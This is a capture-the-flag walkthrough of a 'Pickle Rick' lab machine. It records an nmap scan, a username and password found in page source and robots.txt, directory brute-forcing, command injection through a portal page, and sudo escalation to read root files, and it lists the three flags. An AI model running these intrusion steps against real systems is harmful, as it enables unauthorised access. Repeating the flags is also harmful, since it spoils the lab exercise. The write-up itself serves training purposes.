
NMAP SCAN

command I used: sudo nmap -sC -sV -sS -T5 10.10.134.15

```
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-09 14:18 CEST
Nmap scan report for 10.10.134.15
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey: 
|   2048 de:23:b4:b6:20:d3:ba:51:de:0f:59:93:d4:b4:5d:51 (RSA)
|   256 fa:1e:a9:4b:6c:5c:f3:23:e5:67:41:73:a2:d0:16:9e (ECDSA)
|_  256 6d:ca:21:a1:1f:61:49:ed:97:55:57:e6:74:f9:f9:a6 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

NOTE: in inspect elements on the site, Username: **R1ckRul3s (for login.php)**



```
    <p>
      Listen Morty... I need your help, I've turned myself into a pickle again and
      this time I can't change back!
    </p>
    <br>
    <p>
      I need you to
      <b>*BURRRP*</b>
      ....Morty, logon to my computer and find the last three secret ingredients to
      finish my pickle-reverse potion. The only problem is, I have no idea what the
      <b>*BURRRRRRRRP*</b>
      , password was! Help Morty, Help!
    </p>
    <br>
    ::after
  </div>
  <!--Note to self, remember username! Username: R1ckRul3s-->
 </body>
</html>
```


OWASP DirBuster

```
INFO: Retrying request
Dir found: /assets/ - 200
File found: /assets/bootstrap.min.js - 200
File found: /assets/jquery.min.js - 200
File found: /assets/bootstrap.min.css - 200
Dir found: /icons/small/ - 403
```

File found: /login.php – 200

robots.txt: **Wubbalubbadubdub**
(password for login.php page)

Command injection on the /portal.php:



$ ls -la

```
total 40
drwxr-xr-x 3 root   root   4096 Feb 10  2019 .
drwxr-xr-x 3 root   root   4096 Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 robots.txt
```

ipaddress.com/Sup3rS3cretPickl3Ingred.txt - mr. meeseek hair

-||-/clue.txt - Look around the file system for the other ingredient.

$ ls /home

```
rick
ubuntu
```

$ ls home/rick

second ingredients

$ less home/rick/”second ingredients” (cat command is forbidden)

1 jerry tear

Note: Apache httpd 2.4.18 have CVE - Local Privilege Escalation

$ sudo -l == is command needed to escalate and have accses to the rest of the system

```
$ sudo ls /root
```

```
3rd.txt
snap
```

```
$ sudo less /root/3rd.txt
```

```
3rd ingredients: fleeb juice
```

1st flag: mr. meeseek hair
2nd flag: 1 jerry tear
3th flag: fleeb juice